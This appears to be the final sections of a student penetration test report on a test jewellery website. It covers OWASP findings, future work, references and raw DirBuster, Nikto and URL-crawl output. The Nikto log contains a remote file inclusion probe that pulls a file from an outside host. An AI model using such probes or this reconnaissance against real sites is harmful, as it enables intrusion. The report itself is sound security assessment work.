6 Discussion

6.1 Discussion & Conclusion

RA Jewellery, in its current state, is not fit for purpose. Given the findings produced as a result of the penetration test, it is evident extensive reworking of the website must now commence, following the recommendations given with each of the mitigations listed previously. Should the website go live in its current state, it is very probable a long list of different style of attacks could unfold, as a result of the numerous different types of vulnerabilities present within the application.

From the OWASP top ten vulnerabilities*, RA Jewellery is currently suspectable to nine of these:

OWASP Number	Vulnerability	Where in RA Jewellery's Website?	Where in the Report?
1	Injection (SQL),	Successful injection attacks can be launched from many parts of the website, such as the login forms or the search function.	3.8 SQL Injection,
2	Broken Authentication	Due to issues regarding password creation as well as how login processes defend against attack, it is easy to brute-force accounts.	3.4.2 Bypassing Authentication with Utilities
3	Sensitive Data Exposure	Passwords are forcibly created in a weak manner due to input validation and are not stored securely (hashed/salted) making them unsecure, allowing an attacker easy access to accounts	3.3.1 Identifying Password Policy
5	Broken Access Controls	Guests can upload files and change passwords, despite not being logged in	3.9.3 Using Weevely for remote code execution
6	Misconfigurations	The website appears to have misconfigured cookies as well as headers present within other technologies	3.1 Mapping the Application
7	Cross Site Scripting (XSS)	Most of the forms do not filter out <script> tags making them vulnerable to XSS	3.7 XSS (Cross Site Scripting)
8	Insecure Deserialization	CCSRF as well as the use of HTTP allowing MITM proxies to modify packets after submission allow attackers to upload untrusted filetypes	3.9.3 Using Weevely for remote code execution
9	Using Components with Known Vulnerabilities	The website uses several out of date of technologies, such as Apache 2.4.29, which is vulnerable to several documented CVE's	3.1 Mapping the Application
10	Insufficient Logging and Monitoring	There appears to be no logging of any of the activity on the website (except purchases, however these appear auto generated), including rejected log on attempts or file uploads.	5.3.3 User Enumeration Issues

The only noticeable security on the website is present within the adminarea, however, discovery of even this issue was discovered as a result of testing how far a user with guest privileges can go on the application. Clearly, methods exist to stop a guest from accessing certain areas of the application, so why can't more areas of the application prevent such a user from doing so?

There has also been an effort at mitigating SQL Injection however even here the very filters that protect against such attacks are inconsistent, as well as worryingly weak. Yet, even these measures are not distributed across other areas of the website where, as seen in the report, they should be present. Methods exist which are well documented (PHP: SQL Injection - Manual, n.d.), to prevent SQL Injection, yet these have not been used. Also, of concern regarding how the application connects to the database is that it does so using root credentials. An attacker could potentially destroy sensitive data or alter the root's credentials so as to allow for connections from foreign hosts, by injecting commands that only the root user would have privileges to execute.

Whilst SQL Injection represents a serious threat, remote code execution is perhaps even more serious, as it allows an attacker to perform attacks from within the application itself. Issues regarding how sensitive data may be leaked should also be considered serious as well. Failure to properly authenticate users and their actions is also high risk to the website.

Even from RA Jewellery's very foundations, cracks are present. Use of HTTP allows easy interception, cookies are too easily reverse engineered, use of old versions of Apache and PHP leave the door open to several CVE's. With a more solid configuration, such as the use of HTTPS, Encrypted Cookies and updated Apache versions, the application would experience a noticeable boost when defending against attacks.

Overall, it seems the application was developed in a rushed manner, with priority given to the clients need and satisfaction for having a functioning, professional looking website, whilst security concerns were cast aside to speed up development.

* The OWASP Top Ten for 2017 can be found in Appendix 2A, (OWASP Top Ten Web Application Security Risks | OWASP, 2017) , These were due to be updated for 2020, however the 2017 version is still very relevant (OWASP Top 10 | OWASP Top 10 Vulnerabilities 2020 | Snyk, 2020)

6.2 Future Work

If given more time, another test should be performed once the mitigations outlined earlier have been implemented. In theory, this test should reveal much less problems than the test completed, with the view of uncovering no (new) vulnerabilities. This would give RA Jewellers the peace of mind that their application is secure and safe to be used online.

In such a test, perhaps a more in-depth look at the systems that the web application is run on could be completed. Whilst this test was primarily aimed at exploiting poor software programming practices, the actual servers and machines RA Jewellery will be hosted on and run from should also be subject to a security evaluation. Also, should RA Jewellery proceed to move their application online, a test of their

transaction mechanisms should also be completed, given how other areas currently within the application process transactions.

More time could have been spent seeing what commands the SQL database would respond to, given the root level connection. This, paired with the file upload vulnerability, might have revealed some more glaring problems with the application, by seeing what files could be uploaded and executed.

Although the directory was searched numerous times for suspicious items, such as the hidden files that were discovered, the possibility that other artifacts have been left after RA Jewellery took receipt of the application should be considered.

REFERENCES PART 1

For URLs, Blogs:

Appearing in order of date accessed:

Shakeel, I., 2020. *Penetration Testing Methodologies And Standards* |. [online] Resources.infosecinstitute.com. Available at: <https://resources.infosecinstitute.com/topic/penetration-testing-methodologies-and-standards/> [Accessed 27 November 2020].

CREST, 2020. [online] Crest-approved.org. Available at: <https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf> [Accessed 27 November 2020].

Insider Intelligence. 2020. *UK Ecommerce 2020*. [online] Available at: <https://www.emarketer.com/content/uk-ecommerce-2020> [Accessed 30 November 2020].

Legislation.gov.uk. 2020. *Data Protection Act 2018*. [online] Available at: <https://www.legislation.gov.uk/ukpga/2018/12/section/157/enacted> [Accessed 1 December 2020].

Gnu.org. 2020. *Wget - GNU Project - Free Software Foundation*. [online] Available at: <http://www.gnu.org/software/wget/wget.html> [Accessed 2 December 2020].

Curl.se. 2020. *Curl*. [online] Available at: <https://curl.se/> [Accessed 3 December 2020].

Zaproxy.org. 2020. *OWASP ZAP – Getting Started*. [online] Available at: <https://www.zaproxy.org/getting-started/> [Accessed 7 December 2020].

Moon, S., 2020. *Hacking With Nikto - A Tutorial For Beginners*. [online] BinaryTides. Available at: <https://www.binarytides.com/nikto-hacking-tutorial-beginners/> [Accessed 8 December 2020].

Cve.mitre.org. 2020. *CVE -Search Results*. [online] Available at: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Apache+2.4.29> [Accessed 9 December 2020].

Cve.mitre.org. 2020. *CVE -CVE-2017-15715*. [online] Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-15715> [Accessed 9 December 2020].

Gchq.github.io. 2020. *Cyberchef*. [online] Available at: <https://gchq.github.io/CyberChef/#input=LTk5> [Accessed 10 December 2020].

letter?, S., Nuremberg, B., huang, j., Kimball, J. and Ince, M., 2020. *Sqlmap: How To Dump Tables That Begin With A Specific Letter?*. [online] Information Security Stack Exchange. Available at: <https://security.stackexchange.com/questions/104571/sqlmap-how-to-dump-tables-that-begin-with-a-specific-letter> [Accessed 12 December 2020].

Chandel, R., 2020. *Comprehensive Guide On Unrestricted File Upload*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/> [Accessed 13 December 2020].

Tools.kali.org. 2020. *Weevely*. [online] Available at: <https://tools.kali.org/maintaining-access/weevely> [Accessed 13 December 2020].

For Books:

Stuttard, D, & Pinto, M 2011, The Web Application Hacker's Handbook : Finding and Exploiting Security Flaws, John Wiley & Sons, Incorporated, Hoboken. Available from: ProQuest Ebook Central. [30 November 2020].

For Chapters in Books:

Stuttard, D, & Pinto, M 2011, The Web Application Hacker's Handbook : Finding and Exploiting Security Flaws, John Wiley & Sons, Incorporated, Hoboken. Available from: ProQuest Ebook Central. [30 November 2020]. pp791 - 852

For Journals:

For Journals Accessed via a Database/Website:

A Moveable Type, 2017. Apikoros Sleuth by Robert Majzels.

Mitchell, J., 2020. *Wapiti Tutorial Kali Linux Jonathans Blog*. [online] Jonathans Blog. Available at: <https://jonathansblog.co.uk/wapiti-tutorial> [Accessed 14 December 2020].

For other examples see: http://libweb.anglia.ac.uk/referencing/harvard.htm

REFERENCES PART 2

Md5online.org. n.d. *MD5 Online | Free MD5 Decryption, MD5 Hash Decoder*. [online] Available at: <https://www.md5online.org/md5-decrypt.html> [Accessed 6 January 2021].

Compliance Junction. 2017. *What Are The GDPR Password Requirements? - Compliance Junction*. [online] Available at: <https://www.compliancejunction.com/gdpr-password-requirements/> [Accessed 8 January 2021].

Cookiebot.com. 2020. *GDPR And Cookie Consent | Compliant Cookie Use*. [online] Available at: <https://www.cookiebot.com/en/gdpr-cookies/?gclid=CjwKCAiAouD_BRBIEiwALhJH6Hjv_ddQNWSwE4fRaRMJG8Q9gQkNkhqDizFuanM-JEM0tRSkUIaKnxoCV7gQAvD_BwE> [Accessed 8 January 2021].

Patel, N., n.d. *How To Create The Perfect Robots.Txt File For SEO*. [online] Neil Patel. Available at: <https://neilpatel.com/blog/robots-txt/> [Accessed 9 January 2021].

Snyk. 2020. *OWASP Top 10 | OWASP Top 10 Vulnerabilities 2020 | Snyk*. [online] Available at: <https://snyk.io/learn/owasp-top-10-vulnerabilities/> [Accessed 9 January 2021].

Owasp.org. 2017. *OWASP Top Ten Web Application Security Risks | OWASP*. [online] Available at: <https://owasp.org/www-project-top-ten/> [Accessed 10 January 2021].

Huang, E., 2019. *All You Need To Know About Authentication Is Here*. [online] Edward Huang. Available at: <https://edward-huang.com/authentication/tech/2019/09/10/all-you-need-to-know-about-authentication-is-here/> [Accessed 10 January 2021].

Auth0 Docs. n.d. *Cookies*. [online] Available at: <https://auth0.com/docs/sessions-and-cookies/cookies> [Accessed 10 January 2021].

Developer.mozilla.org. n.d. *Using HTTP Cookies - HTTP | MDN*. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies> [Accessed 11 January 2021].

Documentation.progress.com. 2019. *Progress® Datadirect Hybrid Data Pipeline*. [online] Available at: <https://documentation.progress.com/output/DataDirect/hybridpipeline/index.html#page/hybrid/implementing-an-account-lockout-policy.html> [Accessed 11 January 2021].

M, I., 2016. *Three Random Words Or #Thinkrandom*. [online] Ncsc.gov.uk. Available at: <https://www.ncsc.gov.uk/blog-post/three-random-words-or-thinkrandom-0> [Accessed 11 January 2021].

Php.net. n.d. *PHP: SQL Injection - Manual*. [online] Available at: <https://www.php.net/manual/en/security.database.sql-injection.php> [Accessed 11 January 2021].

Php.net. n.d. *PHP: Prepared Statements And Stored Procedures - Manual*. [online] Available at: <https://www.php.net/manual/en/pdo.prepared-statements.php> [Accessed 11 January 2021].

Vegibit.com. 2020. *Escape Strings For Mysql To Avoid SQL Injection – Vegibit*. [online] Available at: <https://vegibit.com/escape-strings-for-mysql-to-avoid-sql-injection/> [Accessed 11 January 2021].

Gite, V., 2007. *Linux Disable Unneeded Modules In Apache To Save Memory - Nixcraft*. [online] nixCraft. Available at: <https://www.cyberciti.biz/faq/howto-disable-apache-modules-under-linux-unix/> [Accessed 12 January 2021].

CentOS, R., n.d. *Apache - Disable HTTP TRACE / TRACK Methods*. [online] VMadmin.co.uk. Available at: <https://www.vmadmin.co.uk/linux/44-redhat/218-linuxhttptracktrace> [Accessed 12 January 2021].

Hinkley, C., 2012. *Three Ways To Prevent Clickjacking | Securityweek.Com*. [online] Securityweek.com. Available at: <https://www.securityweek.com/three-ways-prevent-clickjacking> [Accessed 12 January 2021].

APPENDICES PART 1


APPENDIX A

Chapter 21 of The Web Application Hacker's Handbook : Finding and Exploiting Security Flaws

SUB - CHAPTER NUMBER	CHAPTER TITLE
1	*Map the Applications Content*
2	*Analyze the application*
3	*Test Client-Side Controls*
4	*Test the Authentication Mechanism*
5	*Test the Session Management Mechanism*
6	*Test Access Controls*
7	*Test for Input-Based Vulnerabilities*
8	*Test for Function-Specific Input Vulnerabilities*
9	*Test for Logic Flaws*
10	*Test for Shared Hosting Vulnerabilities*
11	*Test Application Server Vulnerabilities*
12	*Miscellaneous Checks*
13	*Follow up on Any Information Leakage*

APPENDIX B

Screenshots of info.php (too large to be included even here)



APPENDIX C

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Tue Dec 08 16:21:33 EST 2020
--------------------------------

http://192.168.1.20:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/contact/
/icons/
/image/
/js/
/contact/include/
/contact/scripts/
/image/back/
/Photos/
/Photos/Diamond/
/Photos/Diamond/EarRings/
/Photos/Silver/
/Photos/Silver/Anklets/
/Photos/Diamond/Necklaces/
/Photos/Gold/
/Photos/Diamond/Bangles/
/Photos/Silver/Brooches/
/Photos/Diamond/Lady%20Ring/
/Photos/Diamond/Nose%20Pin/
/Photos/Diamond/Pendant%20Set/
/Photos/Silver/Armlets/
/Photos/Gold/Bangles/
/Photos/Diamond/Pendants/
/Photos/Silver/Bracelet/
/Photos/Silver/Chain/
/Photos/Diamond/Rings/
/Photos/Gold/Ear%20Rings/
/Photos/Silver/Cuffilinks/
/Photos/Silver/EarRings/
/Photos/Gold/Lady%20Rings/
/Photos/Silver/Hair%20Pin/
/Photos/Gold/Man%20Rings/
/Photos/Silver/Lady%20Rings/
/Photos/Gold/Mang%20Tika/
/Photos/Silver/Man%20Ring/
/Photos/Silver/Pendants/
/Photos/Silver/Pendants%20Sets/
/Photos/Gold/Mangalsutra/
```

```
/Photos/Gold/Necklaces/
/Photos/Silver/Toe%20Ring/
/Photos/Gold/Nose%20Rings/
/Photos/Gold/Pendant%20Set/
/Photos/Gold/Pendants/
/pictures/
/css/
/includes/
/icons/small/
/font/
/bea/

Dirs found with a 403 response:

/cgi-bin/
/error/
/error/include/
/phpmyadmin/


---------------------------------
Files found during testing:

Files found with a 200 responce:

/index.php
/contact.php
/search.php
/about.php
/login.php
/register.php
/info.php
/profile.php
/terms.php
/view.php
/searchresult.php
/processlogin.php
/contact/ReadMe.txt
/js/jquery-1.7.1.min.js
/contact/a.php
/contact/contactform-code.php
/header.php
/contact/popup-contact.css
/register.html
/contact/popup-contactform.php
/viewproduct.php
/featured.php
/contact/sendMail.php
/latest.php
/contact/show-captcha.php
/js/bootstrap.js
/topviewed.php
```

/image/logopsd.psd
/contact/scripts/gen_validatorv31.js
/js/cloud-zoom.1.0.2.js
/contact/scripts/fg_ajax.js
/topsell.php
/image/xv_oldpng
/js/custom.js
/contact/scripts/fg_captcha_validator.js
/contact/include/Readme.txt
/js/html5.js
/contact/scripts/fg_moveable_popup.js
/contact/include/SFOldRepublicSCBold.ttf
/js/jquery.dcjqaccordion.2.9.js
/contact/scripts/fg_form_submitter.js
/contact/include/captcha-creator.php
/js/jquery.fancybox.pack.js
/contact/include/class.phpmailer.php
/js/jquery.flexslider-min.js
/contact/include/class.smtp.php
/js/jquery.jcarousel.min.js
/contact/include/fgcontactform.php
/js/jquery.js
/js/tabs.js
/Photos/Silver/Anklets/Thumbs.db
/addendum.php
/viewpurchase.php
/Photos/Gold/Mang%20Tika/Thumbs.db
/Photos/Gold/Necklaces/Thumbs.db
/footer.php
/cart.php
/css/bootstrap.css
/css/carousel.css
/css/flexslider.css
/css/jquery.fancybox.css
/css/slideshow.html
/css/stylesheet-1.css
/css/stylesheet-2.css
/css/stylesheet-3.css
/css/stylesheet-4.css
/css/stylesheet.css
/navigation.php
/includes/config.php
/includes/connection.php
/includes/mysqli_connection.php
/logout.php
/extras.php
/checkout.php
/cookie.php
/delivery.php
/header2.php
/remove.php
/username.php

```
/instructions.php
/font/TitilliumText22L003-webfont.eot
/font/TitilliumText22L003-webfont.eot@
/font/TitilliumText22L003-webfont.svg
/font/TitilliumText22L003-webfont.ttf
/font/TitilliumText22L003-webfont.woff
/comingsoon.php
/hidden.php
/top_links.php
/phpinfo.php
/bea/sqlcm.bak

Files found with a 302 responce:

/default.php


--------------------------------
```

APPENDIX D

Nikto Scan Results

- Nikto v2.1.6

+ Target IP: 192.168.1.20

+ Target Hostname: 192.168.1.20

+ Target Port: 80

+ Start Time: 2020-12-09 07:20:56 (GMT-5)

+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

+ Retrieved x-powered-by header: PHP/5.6.34

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie PHPSESSID created without the httponly flag

+ Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var

+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)

+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.

+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ OSVDB-3268: /includes/: Directory indexing found.

+ OSVDB-3092: /includes/: This might be interesting...

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /image/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/

+ /login.php: Admin login page/section found.

+ 8726 requests: 0 error(s) and 26 item(s) reported on remote host

+ End Time: 2020-12-09 07:21:58 (GMT-5) (62 seconds)

+ 1 host(s) tested

APPENDIX E

http://192.168.1.20/
http://192.168.1.20/Photos
http://192.168.1.20/Photos/
http://192.168.1.20/Photos/?C=D;O=D
http://192.168.1.20/Photos/Diamond
http://192.168.1.20/Photos/Diamond/
http://192.168.1.20/Photos/Diamond/?C=D;O=D
http://192.168.1.20/Photos/Diamond/Bangles
http://192.168.1.20/Photos/Diamond/Bangles/
http://192.168.1.20/Photos/Diamond/Bangles/1.jpg
http://192.168.1.20/Photos/Diamond/Bangles/10.jpg
http://192.168.1.20/Photos/Diamond/Bangles/11.jpg
http://192.168.1.20/Photos/Diamond/Bangles/2.jpg
http://192.168.1.20/Photos/Diamond/Bangles/3.jpg
http://192.168.1.20/Photos/Diamond/Bangles/4.jpg
http://192.168.1.20/Photos/Diamond/Bangles/5.jpg
http://192.168.1.20/Photos/Diamond/Bangles/6.jpg
http://192.168.1.20/Photos/Diamond/Bangles/7.jpg
http://192.168.1.20/Photos/Diamond/Bangles/8.jpg
http://192.168.1.20/Photos/Diamond/Bangles/9.jpg
http://192.168.1.20/Photos/Diamond/Bangles/?C=S;O=D
http://192.168.1.20/Photos/Diamond/EarRings
http://192.168.1.20/Photos/Diamond/EarRings/
http://192.168.1.20/Photos/Diamond/EarRings/1.jpg
http://192.168.1.20/Photos/Diamond/EarRings/10.jpg
http://192.168.1.20/Photos/Diamond/EarRings/2.jpg
http://192.168.1.20/Photos/Diamond/EarRings/3.jpg
http://192.168.1.20/Photos/Diamond/EarRings/4.jpg
http://192.168.1.20/Photos/Diamond/EarRings/5.jpg
http://192.168.1.20/Photos/Diamond/EarRings/6.jpg

http://192.168.1.20/Photos/Diamond/EarRings/7.jpg
http://192.168.1.20/Photos/Diamond/EarRings/8.jpg
http://192.168.1.20/Photos/Diamond/EarRings/9.jpg
http://192.168.1.20/Photos/Diamond/EarRings/?C=D;O=D
http://192.168.1.20/Photos/Diamond/EarRings/LE3042.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring
http://192.168.1.20/Photos/Diamond/Lady%20Ring/
http://192.168.1.20/Photos/Diamond/Lady%20Ring/1.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/10.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/2.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/3.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/4.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/5.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/6.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/7.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/8.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/9.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=D;O=D
http://192.168.1.20/Photos/Diamond/Necklaces
http://192.168.1.20/Photos/Diamond/Necklaces/
http://192.168.1.20/Photos/Diamond/Necklaces/1.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/2.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/3.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/4.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/5.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/6.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/7.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/?C=D;O=D
http://192.168.1.20/Photos/Diamond/Nose%20Pin
http://192.168.1.20/Photos/Diamond/Nose%20Pin/
http://192.168.1.20/Photos/Diamond/Nose%20Pin/1.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/10.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/11.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/2.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/3.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/4.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/5.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/6.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/7.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/8.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/9.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=D;O=D
http://192.168.1.20/Photos/Diamond/Pendant%20Set
http://192.168.1.20/Photos/Diamond/Pendant%20Set/

http://192.168.1.20/Photos/Diamond/Pendant%20Set/1.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/10.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/11.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/12.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/13.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/14.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/2.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/3.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/4.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/5.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/6.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/7.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/8.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/9.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=D;O=D
http://192.168.1.20/Photos/Diamond/Pendants
http://192.168.1.20/Photos/Diamond/Pendants/
http://192.168.1.20/Photos/Diamond/Pendants/1.jpg
http://192.168.1.20/Photos/Diamond/Pendants/10.jpg
http://192.168.1.20/Photos/Diamond/Pendants/2.jpg
http://192.168.1.20/Photos/Diamond/Pendants/3.jpg
http://192.168.1.20/Photos/Diamond/Pendants/4.jpg
http://192.168.1.20/Photos/Diamond/Pendants/5.jpg
http://192.168.1.20/Photos/Diamond/Pendants/6.jpg
http://192.168.1.20/Photos/Diamond/Pendants/7.jpg
http://192.168.1.20/Photos/Diamond/Pendants/8.jpg
http://192.168.1.20/Photos/Diamond/Pendants/9.jpg
http://192.168.1.20/Photos/Diamond/Pendants/?C=D;O=D
http://192.168.1.20/Photos/Diamond/Pendants/PP0030.jpg
http://192.168.1.20/Photos/Diamond/Rings
http://192.168.1.20/Photos/Diamond/Rings/
http://192.168.1.20/Photos/Diamond/Rings/1.jpg
http://192.168.1.20/Photos/Diamond/Rings/10.jpg
http://192.168.1.20/Photos/Diamond/Rings/11.jpg
http://192.168.1.20/Photos/Diamond/Rings/2.jpg
http://192.168.1.20/Photos/Diamond/Rings/3.jpg
http://192.168.1.20/Photos/Diamond/Rings/4.jpg
http://192.168.1.20/Photos/Diamond/Rings/5.jpg
http://192.168.1.20/Photos/Diamond/Rings/6.jpg
http://192.168.1.20/Photos/Diamond/Rings/7.jpg
http://192.168.1.20/Photos/Diamond/Rings/8.jpg
http://192.168.1.20/Photos/Diamond/Rings/9.jpg
http://192.168.1.20/Photos/Diamond/Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold

http://192.168.1.20/Photos/Gold/
http://192.168.1.20/Photos/Gold/?C=D;O=D
http://192.168.1.20/Photos/Gold/Bangles
http://192.168.1.20/Photos/Gold/Bangles/
http://192.168.1.20/Photos/Gold/Bangles/1.jpg
http://192.168.1.20/Photos/Gold/Bangles/10.jpg
http://192.168.1.20/Photos/Gold/Bangles/11.jpg
http://192.168.1.20/Photos/Gold/Bangles/2.jpg
http://192.168.1.20/Photos/Gold/Bangles/3.jpg
http://192.168.1.20/Photos/Gold/Bangles/4.jpg
http://192.168.1.20/Photos/Gold/Bangles/5.jpg
http://192.168.1.20/Photos/Gold/Bangles/6.jpg
http://192.168.1.20/Photos/Gold/Bangles/7.jpg
http://192.168.1.20/Photos/Gold/Bangles/8.jpg
http://192.168.1.20/Photos/Gold/Bangles/9.jpg
http://192.168.1.20/Photos/Gold/Bangles/?C=D;O=D
http://192.168.1.20/Photos/Gold/Ear%20Rings
http://192.168.1.20/Photos/Gold/Ear%20Rings/
http://192.168.1.20/Photos/Gold/Ear%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/11.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/12.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/2.jpg
